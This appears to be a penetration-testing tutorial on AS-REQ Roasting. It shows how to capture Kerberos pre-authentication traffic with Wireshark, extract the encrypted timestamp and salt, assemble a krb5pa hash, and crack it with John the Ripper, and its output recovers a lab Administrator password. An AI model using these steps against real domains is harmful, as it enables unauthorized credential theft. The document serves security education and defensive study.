🔥📤 AS-REQ Roasting

Intro

Let's talk about some of the most popular techniques that are used against Kerberos Protocol: ***roasting techniques.***

What do these techniques consist of? Well, when a user interacts with the *Authentication Service* to get the *Ticket Granting Ticket* send the **Username** and a **Timestamp** that will go cypher with the user's private key.

The ***roasting techniques*** will consist of, in general terms, we will try to **obtain a piece of information** that has been ciphered with the key that we are interested to get and **then we will try to crack it off line**.


The **AS-REQ Roasting** will consist of obtaining the **timestamp** used for pre-authentication that is encrypted with the user's Private Key. Then, we will *try to crack it to obtain the key/password* that had been used to cypher.

This is the less used Roasting technique, because it is a little difficult to obtain the AS Request, but we will try to get it.


🥵📤 AS-REQ Roasting

To perform this attack, it is necessary to capture network traffic using the sniffer of our choice, to this example we will use 🦈**Wireshark**.

One we have start 🦈**Wireshark** we have to filter the traffic by **Kerberos** and waiting that some user in the domain start the authentication process against the domain. And once this happened we should visualize this:



If we display the first network packet with the header **AS-REQ** we can identify which **user** is making the request



Now that, if we display the other network packet with the **AS-REQ** header we can identify the cypher Timestamp

```
▸ Frame 28: 355 bytes on wire (2840 bits), 355 bytes captured (2840 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_3a:b1:2b (00:0c:29:3a:b1:2b), Dst: VMware_d3:3e:97 (00:0c:29:d3:3e:97)
▸ Internet Protocol Version 4, Src: 192.168.20.132, Dst: 192.168.20.5
▸ Transmission Control Protocol, Src Port: 49712, Dst Port: 88, Seq: 1, Ack: 1, Len: 301
▾ Kerberos
  ▸ Record Mark: 297 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a04385ddad321196d5b8675366420621cb91157244d02bf95a3ab8d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 5ddad321196d5b8675366420621cb91157244d02bf95a3ab8d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8
      ▸ PA-DATA pA-PAC-REQUEST
    ▸ req-body
    [Response in: 29]
```

Cypher TimeStamp

Then we have to find the **Salt** that it is in the network packet with the header **AS-REP**

```
▸ Frame 29: 1751 bytes on wire (14008 bits), 1751 bytes captured (14008 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_d3:3e:97 (00:0c:29:d3:3e:97), Dst: VMware_3a:b1:2b (00:0c:29:3a:b1:2b)
▸ Internet Protocol Version 4, Src: 192.168.20.5, Dst: 192.168.20.132
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49712, Seq: 1, Ack: 302, Len: 1697
▾ Kerberos
  ▸ Record Mark: 1693 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    ▾ padata: 1 item
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 30273025a003020112a11e1b1c57494e2d36524936495642355253 4b41646d696e6973747261746f72
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: WIN-6RI6IVB5RSKAdministrator
      crealm: CORP.LOCAL
    ▸ cname
    ▸ ticket
    ▸ enc-part
```

The Salt

For the next step, we have to build the hash format, using the information that we have collected, and try to crack it off line.

The way to built it is

$krb5pa$18$User$DOMAIN.LOCAL$TheSalt$thecyphertimesatamp

```
  GNU nano 8.2                                                                                    AS-Req_Hash.hash *
$krb5pa$18$Administrator$CORP.LOCAL$WIN-6RI6IVB5RSKAdministrator$5ddad321196d5b8675366420621cb91157244d02bf95a3ab8d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8
```

Format User Domain Salt Timestamp

And finally, see if we can crack the hash

```
~/Desktop/Maquinas Active Diretory/Hashs ✔ john AS-Req_Hash.hash --wordlist=admin.pass
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 16 needed for performance.
Admin@123        (?)
1g 0:00:00:00 DONE (2025-01-20 21:01) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Admin@123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```